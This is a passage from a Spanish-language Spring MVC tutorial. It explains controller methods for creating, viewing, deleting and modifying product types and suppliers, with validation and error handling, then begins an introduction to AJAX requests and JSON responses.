public String ver(Map<String,List<TipoProducto>> mapa) {
    mapa.put("tipoproductos", rtp.findAll());
    return "tipoproducto/ver";
}

```

Cuando el cliente pida “/tipoproducto/ver.html” (supongo que pulsando uno de los enlaces del menú principal, pero eso es cosa suya) se ejecuta esta acción. Pido un mapa a Spring y lo uso para pasarle a la vista un atributo del modelo llamado “tipoproductos”, una colección de objetos “TipoProducto”.

Devuelvo un texto, que será interpretado por el resolutor de vistas como la clave para averiguar qué página JSP enviará la respuesta al cliente.

No me he molestado en comprobar si se produce una excepción en el modelo. Si trato de leer la lista de productos y se produce un error no tengo nada que mostrar al cliente. Así que dejo que la excepción llegue a Spring, para que a su vez se la transfiera al “ControladorError” y dibuje una página de error.

##### 6.4.3.2 Crear

Como ya sabemos por la Vista, esta acción se compone de dos partes. La primera vez que el cliente la solicita espera un formulario en blanco, mientras que la segunda vez se supone que nos envía los datos necesarios para crear un nuevo tipo de producto (me imagino que usando el formulario previo, pero no puedo saberlo):

```

@RequestMapping(value="/crear.html", method = RequestMethod.GET)
public String crear() {
    return "tipoproducto/crear";
}

@RequestMapping(value="/crear.html", method = RequestMethod.POST,
               params = {"id","nombre"})
public ModelAndView crear(@Validated TipoProducto tp, BindingResult errores) {
    ModelAndView modelo=new ModelAndView("tipoproducto/crear");
    if (errores.hasErrors()) modelo.addObject("error", true);
    else {
        try {
            Optional<TipoProducto> op=rtp.findById(tp.getId());
            if (op.isPresent()) throw new DuplicateKeyException("Ya existe");
            rtp.save(tp);
            modelo.addObject("bien", true);
        }
        catch (DataAccessException e) {
            modelo.addObject("mal", true);
        }
    }
    return modelo;
}

```

Dos peticiones distintas, dos métodos de acción, o un método de acción con varias preguntas dentro. Como la anotación “@RequestMapping” es tan versátil me resulta más cómodo escribir los dos métodos.

Siempre supongo que utiliza el código HTML que le he enviado previamente. Si decide no utilizarlo lo tengo que tener en cuenta para evitar fallos en el programa, pero nada más. Por tanto, pienso que va a realizar la primera petición con un enlace del menú principal; petición GET a “/tipoproducto/crear.html”:

```
@RequestMapping(value="/crear.html", method = RequestMethod.GET)
```

Y la segunda con el formulario que le mandé con la primera respuesta; misma URL pero petición POST con los parámetros “id” y “nombre”:

```
@RequestMapping(value="/crear.html", method=RequestMethod.POST, params={"id", "nombre"})
```

El primer método de acción no tiene nada de especial, se limita a indicar qué vista dibuja la respuesta. Pero el segundo es más complejo; tiene dos parámetros, un objeto de clase “TipoProducto” y otro de tipo “BindingResult”.

Casualmente “TipoProducto” es un JavaBean que posee dos métodos llamados “setId()” y “setNombre()”. Spring crea una instancia de la clase y realiza binding entre los parámetros de la petición del cliente y los métodos “set” del objeto. Siempre que se realiza un binding se pueden producir errores de conversión de tipos. Lo he tenido en cuenta y justo después del argumento he declarado otro de clase “BindingResult”:

```
public ModelAndView crear(@Validated TipoProducto tp, BindingResult errores)
```

Si se produce un fallo en la conversión de datos se añadirá un elemento a la colección de errores, en vez de provocar un error de ejecución. En este ejemplo no pasará nunca, porque los dos campos de la clase son de tipo String; pero también he decorado el JavaBean con “@Validated”; por tanto Spring aplicará todas las reglas de validación adicionales que encuentre para la clase “TipoProducto”.

Recuerda que están definidas mediante anotaciones en la entidad:

```

@Pattern(regexp = "^[A-Z]{3}([0-9]{2})?$")
private String id;

@Length(min = 5, max = 100)
private String nombre;
```

Aunque no las he explicado todavía se entienden bien. Si el “id” no cumple con esa expresión regular o la longitud del nombre es incorrecta se producirá un error de validación. En el siguiente capítulo veremos una lista completa de las anotaciones para la validación de JavaBeans.

La tarea de los métodos de acción siempre es la misma:

- Comprobar si los datos enviados son correctos
- Usar el modelo y actuar de una forma u otra en función de su respuesta.

- Decidir qué vista dibujará el resultado de las operaciones anteriores.

Lo primero que hago es preguntar qué ha pasado con la validación sintáctica:

```
if (errores.hasErrors()) modelo.addObject("error", true);
```

Si los parámetros enviados por el cliente son incorrectos se lo indico. La clase "BindingErrors" tiene docenas de métodos relacionados con el control de errores, y de vez en cuando nos vendrán bien, por ejemplo para incluir los nuestros. Pero por lo general nos limitaremos a ejecutar `hasErrors()`. El controlador **ni valida ni muestra los mensajes**, eso es tarea de la vista.

Si los datos enviados son correctos y por tanto tengo un nuevo tipo de producto, intento crearlo:

```
try {
    Optional<TipoProducto> op=rtp.findById(tp.getId());
    if (op.isPresent()) throw new DuplicateKeyException("Ya existe");
    rtp.save(tp);
    modelo.addObject("bien", true);
}
catch (DataAccessException e) {
    modelo.addObject("mal", true);
}
```

Aquí sí que compruebo errores de datos; si algo falla no quiero una página genérica de error, sino la página con el formulario, los datos que me ha enviado y un mensaje de error. Y por supuesto, un mensaje de acierto si todo ha funcionado. Por cierto. Spring Data JPA no distingue entre crear y modificar. Tal vez no tenga importancia, pero me aseguro de que el tipo de producto sea nuevo.

Cuando todo acabe, ¿Qué datos habré pasado como atributos del modelo?

- "tipoProducto", el objeto de clase "TipoProducto" sobre el que Spring ha hecho binding.
- "errors", la instancia de "BindingResult" donde se han guardado los posibles errores de validación.
- "bien", "mal" o "error", que le indica a la vista qué ha pasado.

Como es lógico la página JSP que lanzo es la misma que la de la primera acción. Ya vimos que era muy sencillo escribir el código de tal manera que me sirviera para las dos peticiones:

```
ModelAndView modelo=new ModelAndView("tipoproducto/crear")
...
return modelo;
```

Podría haber usado "tipoPrducto" y "errors" para dibujar el formulario con las etiquetas de XML de Spring, pero en este caso escribí la página sin utilizarlas. "Bien" "mal" y "error" los uso para mostrar o no los mensajes adecuados; mensajes que están en la vista, no en el controlador.

#### 6.4.3.3 Borrar

De nuevo la acción incluye dos peticiones distintas:

- La respuesta a la primera petición debe ser una página que incluya un desplegable dentro de un formulario, con todos los tipos de producto, así que el controlador se lo pedirá al modelo.
- En la segunda petición debo dibujar de nuevo el desplegable, tratar de borrar el tipo de producto e indicarle al cliente el resultado de la operación.

No te olvides del código de la página JSP de los ejemplos de la Vista, te ayudará a entender por qué el controlador está escrito de esta manera:

```
@RequestMapping(value="/borrar.html", method = RequestMethod.GET)
public String borrar(Map<String, Object> mapa) {
    mapa.put("tipoproductos", rtp.findAll());
    return "tipoproducto/borrar";
}

@RequestMapping(value="/borrar.html", method=RequestMethod.POST, params="id")
public String borrar(String id, Map<String, Object> mapa) {
    try {
        rtp.deleteById(id);
        mapa.put("bien", true);
    }
}
```

---

```

        catch (DataAccessException e) {
            mapa.put("mal", true);
        }
    return this.borrar(mapa);
}

```

Como siempre, escribo el controlador pensando que utiliza el código HTML que le envié previamente, pero previendo errores que pudieran producirse si no la hace.

Y siempre se lo enviaré todo una y otra vez, ya que sé que la respuesta que le envíe reemplazará la página que esté visualizando en ese momento. Realmente no lo sé, pero lo presupongo. Así debería ser si usa los enlaces y formularios que le envié con anterioridad.

Atiendo a dos peticiones distintas (con dos métodos distintos, claro). La primera me imagino que es la petición habitual desde un enlace, “/tipoproducto/borrar.html” de tipo GET:

```
@RequestMapping(value="/borrar.html", method = RequestMethod.GET)
```

La segunda, como siempre, es más compleja. La página que le he enviado contiene un formulario POST con un desplegable llamado “id”. Si lo usa (o hace algo equivalente, su problema) lo mapearé con el segundo método de acción:

```
@RequestMapping(value="/borrar.html", method=RequestMethod.POST, params="id")
```

El primer método busca la lista de tipos de producto y se lo pasa a la página como el atributo del modelo “tipoproductos”. Si se produce una excepción no se me ocurre qué dibujar, así que no hago nada. Llegará al controlador de errores auxiliar y dibujará una página de error genérica. Pero si funciona indico la página JSP que quiero:

```
return "tipoproducto/borrar";
```

Fíjate sin embargo que devuelve el segundo método. Ahora veremos qué hace, pero pase lo que pase tiene que dibujar la misma página, con el mismo formulario y el mismo desplegable. Ahorro código:

```
return this.borrar(mapa);
```

Sencillamente, ejecuto el código del primer método. Es un método de acción, pero un método al fin y al cabo, y lo uso según me convenga.

La tarea que realiza este segundo método es sencilla: Trato de borrar ese tipo de producto e informo a la página de lo que ha pasado, creando los atributos del modelo “bien” o “mal”. Primero borro (si puedo) y después busco los tipos de productos en el modelo, por lo que la lista enviada siempre estará actualizada.

#### 6.4.3.4 Modificar

Como ya sabes esta tarea se compone de tres peticiones distintas:

- El cliente realiza una petición desde un enlace, sin enviar nada. Le responderemos con una página que dibuja un formulario con un desplegable que contiene todos los tipos de productos.
- Envía una segunda petición (supongo que usando el formulario) que tiene como parámetro el “id” del tipo de producto. Busco los datos en el modelo y le enviamos una página con el formulario, el desplegable de antes y un nuevo formulario, cumplimentado con los datos del tipo de producto que nos ha pedido.
- Hace la tercera petición (me imagino que con el segundo formulario). Envía como parámetros el “id” y el “nombre” del tipo de producto. Uso el modelo para modificar ese tipo de producto. Lo tengo que dibujar todo de nuevo, así que busco todos los tipos de producto y le envío una página que contenga el formulario con el desplegable, el formulario cumplimentado y un texto que le diga si la operación a funcionado.

En fin, echa un vistazo a la página JSP. Además esta vez está escrita usando las etiquetas de XML para formularios de Spring, lo que implica ciertos cambios en el controlador.

El código es un poco más largo, así que lo divido por peticiones. La primera petición se supone que sucede desde un enlace similar a éste:

```
<a href="../tipoproducto/modificar.html"> ... </a>
```

Petición GET de la URL “/tipoproducto/modificar.html”:

```
@RequestMapping(value="/modificar.html", method = RequestMethod.GET)
public ModelAndView modificar(TipoProducto tp, ModelAndView modelo) {
```

---

```

    modelo.setViewName("tipoproducto/modificar");
    modelo.addObject("tipoproductos", rtp.findAll());
    return modelo;
}

```

Cuanta cosa nueva. En primer lugar ¿Por qué defino un JavaBean para hacer binding, si sé que el usuario no va a enviar datos? Va a crearme una instancia vacía y no va a ejecutar ningún método "set" para rellenarla. Y no la utilizo dentro del código del controlador.

El motivo es el modo en el que está escrita la página JSP. He usado etiquetas de XML de Spring para crear los formularios. Para este **primer dibujo** de la página no me sirven de nada, pero en las **siguientes peticiones** quiero **formularios cumplimentados** y con los **mensajes de error** de validación producidos en el binding:

```

<f:form modelAttribute="tipoProducto">
<p>
    <f:hidden path="id"/><br/>
    <label>Nuevo nombre:</label><br/>
    <f:input path="nombre"/>
    <input type="submit" value="Modificar el nombre"/><br/>
    <f:errors path="nombre"/>
</p>

```

Efectivamente, para el primer dibujo de la página este tipo de etiquetas sólo molestan. Pero cuando la página se dibuje por segunda vez habrá un atributo del modelo llamado "tipoProducto" con un "id" y "nombre" que quiero que aparezcan en el formulario. Y la tercera vez estará ese "tipoProducto" y un "errors" que tal vez contenga mensajes de error que mostrar al usuario.

Pero la pobre página JSP no sabe nada de primeras o segundas veces. Sólo sabe dibujar lo que le has dicho que tiene. Y si le has dicho que existe "tipoProducto" lo usará, provocando un error de ejecución si no encuentra ese atributo del modelo.

Por tanto me aseguro de que sí existe, aunque en esta petición no lo use para nada. Tal como he escrito el resto del código me ha resultado cómodo definirlo con un parámetro del método de acción. Spring lo pasará automáticamente como un atributo del modelo a la página JSP, pero no hubiera habido diferencia si lo hubiera hecho manualmente:

```

public ModelAndView modificar(ModelAndView modelo) {
    modelo.setViewName("tipoproducto/modificar");
    modelo.addObject("tipoproductos", rtp.findAll());
    modelo.addObject("tipoProducto", new TipoProducto());
    return modelo;
}

```

Llegamos a la segunda petición. Me imagino que la hará desde el formulario enviado previamente:

```

<f:form modelAttribute="tipoProducto">
    <f:select path="id">
        ...
    </f:select>
<f:/form>

```

Por defecto hace una petición POST, y el parámetro se llama "id":

```

@RequestMapping(value="/modificar.html",method=RequestMethod.POST,params="id")
public ModelAndView modificarSelect(TipoProducto tp, ModelAndView modelo) {
    //Si ha escogido la opción vacía (pide a gritos JS)
    if (tp.getId().length()==0) return modificar(tp, modelo);

    Optional<TipoProducto> op=rtp.findById(tp.getId());
    if (op.isPresent()) tp.setNombre(op.get().getNombre());
    else modelo.addObject("mal",true);

    return modificar(tp, modelo);
}

```

Haga lo que haga voy a dibujar la misma página JSP que en la primera petición, así que voy a tener que realizar las mismas tareas. Reutilizo el código ejecutando el método anterior.

---

Esta vez sí que me interesa definir un JavaBean como argumento del método, porque quiero hacer “binding” con los parámetros enviados por el cliente. Sólo es un parámetro, y si hubiera definido un “String id” también hubiera bastado. Pero como sé que uso formularios de XML mato dos pájaros de un tiro.

Compruebo que el parámetro enviado contiene algo (hay formas más elegantes, y más complicadas) y que el objeto existe en la base de datos. Si todo va bien el atributo del modelo “tipoProducto” no estará vacío, y el segundo formulario se dibujará cumplimentado, pero eso es problema de la vista.

Por fin la tercera petición, que se realiza desde un segundo formulario. La única diferencia con la petición anterior es que el cliente nos enviará un parámetro más:

```
@RequestMapping(value="/modificar.html", method = RequestMethod.POST,
                params = {"id", "nombre"})
public ModelAndView modificarNombre(@Validated TipoProducto tp,
                                     BindingResult errores) {
    ModelAndView modelo=new ModelAndView("tipoproducto/modificar");

    //Si ha escogido la opción vacía (pide a gritos JS)
    if (tp.getId().length()!=0) {
        //Si los datos son incorrectos
        if (errores.hasErrors()) modelo.addObject("mal",true);
        else {
            //Si por algún extraño motivo ese id no existe
            Optional<TipoProducto> op=rtp.findById(tp.getId());
            if (!op.isPresent()) modelo.addObject("mal",true);
            else {
                try {
                    rtp.save(tp);
                    modelo.addObject("bien", true);
                }
                catch (DataAccessException e) {
                    modelo.addObject("mal", true);
                }
            }
        }
    }
    return modificar(tp, modelo);
}
```

Esta vez sólo he reutilizado parte del código anterior. En la tercera petición no quiero buscar un tipo de producto que ya tengo, pero sí dibujar el desplegable, por lo que al final siempre llamo al primer método.

Se supone que el cliente me envía todo lo necesario para modificar un tipo de producto, así que hago binding (además quiero el atributo del modelo para los formularios de XML) y aplico la validación sintáctica con “@Validated”. Si hay errores no quiero que el programa produzca una excepción, por lo que uso BindingResult para recogerlos. Siempre lo haremos así.

Verifico que el cliente me envía un “id” válido, uso “hasErrors()” para saber si todo es correcto sintácticamente y trato de modificar la entidad. Como **nunca te puedes fiar de lo que te envía el cliente** confirmo que efectivamente ese tipo de producto existe. Los repositorios de Spring no distinguen entre crear y modificar. Si me enviaran un “id” desconocido y no hiciese la comprobación crearía un nuevo tipo de producto.

Compruebo errores de la base de datos y creo los atributos del modelo “bien” o “mal” para informar a la vista de lo que tiene que dibujar.

¿Cuándo escribo los try/catch dentro del controlador y cuándo los ignoro? Si el controlador tiene que realizar tareas especiales en función del resultado del modelo, tendrá que comprobar las excepciones que se puedan originar. Pero si es un error “inesperado” sobre el que no tienes nada que decir seguramente querrás que aparezca la página de error general.

Es casi seguro que has configurado la aplicación para que cuando se produzca una excepción no controlada se lance cierta página de error, por lo que en esos casos los try/catch no se escriben.

Qué manera más larga de decir “tú sabrás”.

#### 6.4.4 Proveedor

El bean **ControladorProveedor** realiza las operaciones básicas de lectura, escritura, borrado y modificación a los proveedores. Como en el ejemplo anterior primero vamos a ver la estructura de la clase y después comentaremos por separado cada una de las acciones:

```
@Controller
@RequestMapping("/proveedor")
public class ControladorProveedor {
    @Autowired
    private RepositorioProveedor rp;
    ...
}
```

Como siempre, tengo cuidado con las peticiones que espero del usuario. Todas las relacionadas con proveedores comenzarán con “/proveedor”. Y por supuesto necesitarán acceso al modelo, así que le pido a Spring que lo inyecte en la clase.

##### 6.4.4.1 Ver

Esta acción es similar en todos los ejemplos:

```
@RequestMapping("ver.html")
public ModelAndView ver() {
    ModelAndView modeloVista=new ModelAndView("proveedor.ver");
    modeloVista.addObject("proveedores", rp.findAll());
    return modeloVista;
}
```

El método de acción se ejecuta cuando el usuario solicite la página “/proveedor/ver.html”. Sigue al modelo la lista de proveedores y la deja como un atributo del modelo para la vista. Para variar, en vez de devolver un texto retorna un objeto de clase “ModelAndView”. No tiene importancia, Spring hará exactamente lo mismo.

Si se produce un error en el modelo no hago nada; por tanto la excepción llegará al framework. Tenemos un “ControllerAdvice” con métodos (bueno, sólo uno) que esperan errores de clase “DataAccessException”, por lo que se dibujaría una página genérica de errores.

##### 6.4.4.2 Crear

Como siempre, la acción atenderá a dos peticiones distintas. Como siempre, presupongo que el usuario utilizará el texto HTML que le envío previamente.

La primera petición será desde un enlace del menú principal:

```
<li><a href="../proveedor/crear.html">Nuevo</a></li>
```

Le enviaré un formulario en blanco, lo llenará y usará el botón “submit” para realizar la segunda petición, POST y con los parámetros “nombre” y “fecha”:

```
<form id="proveedor" action="/productos/proveedor/crear.html" method="post">
    ... (he borrado casi todo el código de HTML)
    <input id="nombre" name="nombre" class="med" type="text"
    <input id="fecha" name="fecha" class="peq" type="text"
    <input type="submit" value="Crear nuevo proveedor"/>
</form>
```

Haré binding con los datos enviados, los revisaré, trataré de crear al proveedor y le responderé con un formulario cumplimentado con los datos que me acaba de mandar y un mensaje indicado qué ha pasado. Como ya vimos en el capítulo anterior, la misma vista se encarga de todo. Y dibuja los formularios usando las etiquetas de XML de Spring.

El código del controlador:

```
@RequestMapping(value = "crear.html", method = RequestMethod.GET)
public ModelAndView crear(Proveedor p) {
    ModelAndView modeloVista=new ModelAndView("proveedor.crear");
    return modeloVista;
}
```

```

@RequestMapping(value = "crear.html", method = RequestMethod.POST,
                params = {"nombre", "fecha"})
public ModelAndView crear(@Validated Proveedor p, BindingResult errores) {
    ModelAndView modeloVista=new ModelAndView("proveedor.crear");
    if (errores.hasErrors()) return modeloVista;
    try {
        if (p.getId()!=null) {
            Optional<Proveedor> op=rp.findById(p.getId());
            if (op.isPresent()) throw new DuplicateKeyException("Ya existe");
        }
        rp.save(p);
        modeloVista.addObject("bien", true);
    }
    catch (DataAccessException e) {
        modeloVista.addObject("mal", true);
    }
    return modeloVista;
}

```

Recuerda que a las anotaciones “@RequestMapping” de los métodos hay que sumarle la del controlador, por lo que las peticiones se mapearán tal como he comentado al inicio del apartado.

Las operaciones realizadas son las mismas que hemos visto en la acción “crear” de los tipos de producto. En el primer método me limito a decidir la vista. Sé que se dibuja con etiquetas XML de Spring, por lo que es obligatorio que exista un atributo del modelo llamado “proveedor”:

```
<f:form modelAttribute="proveedor">
```

La página no sabe (no es problema suyo) si es la primera petición o la segunda. Sólo hace lo que le hemos dicho, que es exigir un “proveedor” para dibujarlo. Lo que he hecho en el método de acción es pasarle uno vacío de la forma más cómoda que se me ha ocurrido, que es definirlo como un argumento del método de acción:

```
public ModelAndView crear(Proveedor p) { ... }
```

No se producirá binding (el cliente no me envía ningún parámetro), pero Spring creará un objeto vacío y lo incluirá como atributo del modelo, usando como nombre el de la clase con la primera inicial en minúsculas.

En el segundo método de acción solicito la validación sintáctica con la anotación “@Validated”, y compruebo si los datos son correctos:

```
if (errores.hasErrors()) return modeloVista;
```

Después me aseguro de que no trate de modificar un proveedor en vez de crearlo. Si emplea el formulario HTML que le he enviado nunca me enviará un “id”. La clave es generada automáticamente por la base de datos y no lo necesito. Pero **nunca te puedes fiar de lo que te envía el usuario**, así que lo compruebo:

```

if (p.getId()!=null) {
    Optional<Proveedor> op=rp.findById(p.getId());
    if (op.isPresent()) throw new DuplicateKeyException("Ya existe");
}

```

Podría haberme limitado a poner siempre el “id” a null, pero quería un ejemplo de paranoia.

Si todo es correcto creo el proveedor, y añado el atributo del modelo “bien” o “mal” para que la página JSP dibuje el mensaje correspondiente.

#### 6.4.4.3 Borrar

Las acciones por parte del cliente son las mismas que en anterior ejemplo de borrar. De nuevo, la única diferencia es que dibujaré la vista con las etiquetas para formularios de Spring; por tanto la página exigirá un atributo del modelo “proveedor” siempre: no distingue entre peticiones, sólo dibuja lo que le pasa el controlador:

```

@RequestMapping(value="borrar.html")
public ModelAndView borrar(Proveedor p, ModelAndView modeloVista) {
    modeloVista.setViewName("proveedor.borrar");
    modeloVista.addObject("proveedores", rp.findAll());
    return modeloVista;
}

```

```

@RequestMapping(value="borrar.html", method=RequestMethod.POST, params="id!=")
public ModelAndView borrar(Proveedor p, BindingResult errores) {
    ModelAndView modeloVista=new ModelAndView();
    if (errores.hasErrors()) return this.borrar(p, modeloVista);
    try {
        rp.deleteById(p.getId());
        modeloVista.addObject("bien", true);
    }
    catch (DataAccessException e) {
        modeloVista.addObject("mal", true);
    }
    return this.borrar(p, modeloVista);
}

```

La primera petición del cliente me imagino que será desde el enlace del menú principal; supongo que es una petición GET sin parámetros a "/proveedor/borrar.html":

```
@RequestMapping(value="borrar.html")
```

Sólo tengo que dibujar un formulario que contenga un desplegable con todos los proveedores, por lo que uso el modelo y creo el atributo "proveedores". El método tiene dos argumentos, un "proveedor" para que Spring lo incluya como atributo del modelo (los formularios de Spring), y un "ModelAndView", para poder reutilizar después el código. No tengo en cuenta errores del modelo, por lo que se lanzaría la página de error general en caso de excepción.

La segunda petición la hará desde el formulario que acabo de enviarle, o eso supongo; POST y con un parámetro "id" **que no puede estar vacío**:

```
@RequestMapping(value="borrar.html", method=RequestMethod.POST, params="id!=")
```

De esta forma elimino peticiones raras y que me envíe por error la opción "seleccione un proveedor" como objeto a eliminar.

El segundo método también tiene un "proveedor" como argumento, pero esta vez lo uso también para su función habitual, binding. Sólo leeré el "id", por lo que no necesito validaciones adicionales; no lo decoro con @Validated". Compruebo si se ha producido un error de validación:

```
if (errores.hasErrors()) return this.borrar(p, modeloVista);
```

El único error posible es un error de conversión de datos. No puede producirse si el cliente usa el desplegable que le he dibujado, pero **nunca te puedes fiar de lo que te envía el usuario**.

A continuación trato de borrar al proveedor e informo a la página del resultado con los atributos del modelo "bien" y "mal". Pase lo que pase la respuesta al cliente debe ser una página que dibuje el formulario con el desplegable, por lo que siempre recupero la lista de proveedores de la base de datos. Para no repetir código he escrito el programa de tal manera que el segundo método de acción siempre acaba llamando al primero.

#### 6.4.4.4 Modificar

Recuerda cómo escribimos la vista. Esta página era distinta a las habituales, ya que generaba un formulario para cada uno de los proveedores:

Clave	Nombre	Fecha	
1	Compañía Occidental	07/04/2017	Modificar
2	Suministros Pérez	07/04/2017	Modificar
3	Empresas Generales	07/04/2017	Modificar

Además nos las ingeniamos para que el formulario que dibujase los datos del proveedor que había solicitado modificar empleara nuestras queridas etiquetas XML de Spring, de tal modo que los errores de validación se escribieran automáticamente:

2	Sum la longitud tiene que estar entre 5 y 100	07/0 La fecha es incorrecta.	Modificar
---	--------------------------------------------------	---------------------------------	-----------

Resumiendo, nuestro controlador tiene que hacer lo siguiente:

- Cuando reciba una petición desde el menú principal (GET, sin datos) tiene que leer todos los proveedores y dejarlos disponibles para la vista. La primera vez todos se dibujan en formularios tradicionales de HTML, por lo que no me molesto en dejar un “proveedor” como atributo del modelo. El objetivo de este ejemplo es que se entiendan bien en funcionamiento de las etiquetas para formularios de Spring, por eso soy tan retorcido.
- Cuando el cliente use uno de los formularios, realizará una segunda petición (POST, con los parámetros “id”, “nombre”, “fecha”). El controlador hará binding, validará y tratará de crear el proveedor. La vista tendrá que dibujar de nuevo un formulario por proveedor, igual que antes. Pero esta vez existirá un atributo del modelo “proveedor”, y por tanto uno de los formularios se escribirá con XML (revisa la página JSP).

Resumiendo, la parte complicada está en la vista; esta vez el controlador es más sencillo que el anterior ejemplo de modificación:

```
@RequestMapping(value="modificar.html", method = RequestMethod.GET)
public ModelAndView modificar(ModelAndView modeloVista) {
    modeloVista.setViewName("proveedor.modificar");
    modeloVista.addObject("proveedores", rp.findAll());
    return modeloVista;
}

@RequestMapping(value="modificar.html", method = RequestMethod.POST,
                params = {"id", "nombre", "fecha"})
public ModelAndView modificar(@Validated Proveedor p, BindingResult errores,
                             ModelAndView modeloVista) {
    if (errores.hasErrors()) return this.modificar(modeloVista);

    Optional<Proveedor> op=rp.findById(p.getId());
    if (!op.isPresent()) modeloVista.addObject("mal",true);
    else {
        try {
            rp.save(p);
            modeloVista.addObject("bien", true);
        }
        catch (DataAccessException e) {
            modeloVista.addObject("mal", true);
        }
    }
    return this.modificar(modeloVista);
}
```

He definido el parámetro “ModelAndView” en el primer método para poder reutilizar el código más cómodamente, y en el segundo porque he querido.

En este segundo método el programa es el de siempre; compruebo el resultado de la validación, posibles cosas raras por parte del usuario (que el proveedor no exista) y el resultado de la operación del modelo, indicándoselo a la vista con los reiterados atributos “bien” y “mal”.

## 6.5 AJAX

En este apartado vamos a escribir controladores diseñados para responder a peticiones **AJAX**, **Asynchronous JavaScript And XML**. Peticiones realizadas desde el navegador del cliente con un programa de JavaScript.

El término AJAX se acuñó hace mucho tiempo (2005) para describir lo que muchos programadores usaban en sus aplicaciones Web: utilizaban una librería que Microsoft incorporó a Internet Explorer (y que fue copiada por el resto de navegadores) que permitía lanzar peticiones a un servidor desde un programa de JavaScript. Este lenguaje suele funcionar de forma asíncrona, y las respuestas se enviaban en formato XML, de ahí el nombre.

Todas las peticiones y respuestas son iguales: textos en formato HTTP. El servidor no puede saber cómo has realizado la petición, y el cliente no puede saber de dónde has sacado la respuesta. Es mentira. Tanto el cliente como el servidor suelen incorporar líneas en las cabeceras que informan de todo. Si te molestas

en leerlas lo podrías averiguar. Pero el comportamiento de todas las peticiones y respuestas es el mismo. Y esas líneas no tienen por qué estar.


### 6.5.1 Funcionamiento

Entonces, ¿dónde está la diferencia? **En el comportamiento del programa cliente.** Cuando el usuario utiliza un navegador tiene **dos** maneras de realizar una petición a un servidor.

#### 6.5.1.1 Peticiones tradicionales

La primera es la tradicional, la que hemos visto hasta ahora:

1. El cliente escribe algo en la barra de direcciones, usa el botón “submit” de un formulario o pulsa un enlace y realiza una petición al servidor.
2. El servidor decide de algún modo (MVC) cómo atender esa petición y fabrica el texto que le enviará al cliente.
3. La respuesta llega al navegador. En esos casos la respuesta reemplazará a la página que esté viendo en ese momento. El navegador borra la pantalla y dibuja la página **desde cero** usando lo que acaba de llegarle.



Por tanto, el servidor debería responder con textos que representen **páginas completas**, que contengan todo lo que haga falta para que la respuesta se dibuje correctamente. El servidor tiene que enviarlo todo una y otra vez.


Si estamos modificando proveedores, una y otra vez tiene que enviar el texto necesario para dibujar a todos los proveedores, por lo que una y otra vez los tiene que buscar en la base de datos.

#### 6.5.1.2 Peticiones AJAX

La segunda manera de realizar la petición al servidor desde un navegador es usando un programa de JavaScript:

1. El cliente ejecuta de algún modo una función de JavaScript que realiza una petición al servidor.
2. El servidor decide de algún modo (MVC) cómo atender esa petición y fabrica el texto que le enviará al cliente.
3. La respuesta llega a otra función que previamente se escribió para que se ejecutara de forma asíncrona<sup>6</sup>. Cuando la información llega **la página no se modifica**. Si no hicieramos nada más el usuario ni siquiera sabría que se ha realizado una petición y ha llegado la respuesta.
4. Esa función analiza la respuesta y modifica la página actual mediante programación.

<sup>6</sup> Una función de “callback” o “devolución de llamada”. Actúa como si fuera un oyente del evento “la información acaba de llegar”.



Evidentemente, el servidor no tiene que responder con un texto capaz de reemplazar la página actual. Basta con enviar únicamente lo necesario para que el programa de JavaScript sepa qué modificar.

Si estuviéramos modificando proveedores no tengo que enviarle la lista de proveedores, ni el código HTML para dibujar el formulario; ya se lo envíe en su momento, y lo sigue teniendo dibujado en la pantalla. Podría responder con un “bien” o “mal”. Y no tendría que volver a buscar nada en la base de datos.

La diferencia es enorme. La velocidad con respecto al funcionamiento tradicional se multiplica por cuatro o por cinco y desaparece el “parpadeo” de la página borrándose y volviéndose a dibujar. La aplicación Web parece una aplicación de escritorio. Pero no hay nada gratis. Con las peticiones tradicionales el código HTML lo escribimos... con HTML. Si usamos AJAX las respuestas las dibujamos con programas de JavaScript, y a veces **es francamente pesado**.

El efecto final es que la *programación del controlador se simplifica, y la escritura de la vista se complica mucho. A veces hay más líneas de JavaScript que de Java. Justamente por ese motivo tarde o temprano tendrás que aprender un framework de JavaScript. La vida es dura.*

*¿Merece la pena? Sin la menor duda. Todas las aplicaciones funcionan de esta manera. Además esta forma de trabajar está muy relacionada con los servicios REST (en el fondo son lo mismo), por lo que vas a usarlo.*

*Los controladores que veremos a partir de ahora usan AJAX en la mayoría de sus acciones. Qué mal lo he dicho; algunos de sus métodos de acción están diseñados para responder a peticiones AJAX, es decir, que no responderán con textos capaces de dibujar una página HTML entera, sino con la información mínima que necesite el programa oyente de JavaScript.*

### 6.5.2 Respuesta a una petición AJAX. JSON

El servidor siempre envía un texto al cliente. Si el cliente es un navegador que va a dibujar una página Web, es lógico que envíe un texto en formato HTML. Pero si la respuesta va dirigida a un programa de JavaScript ¿para qué voy a enviarle HTML? Si el proveedor se ha modificado correctamente quiero mandarle un “sí”, o un “no” en caso contrario.

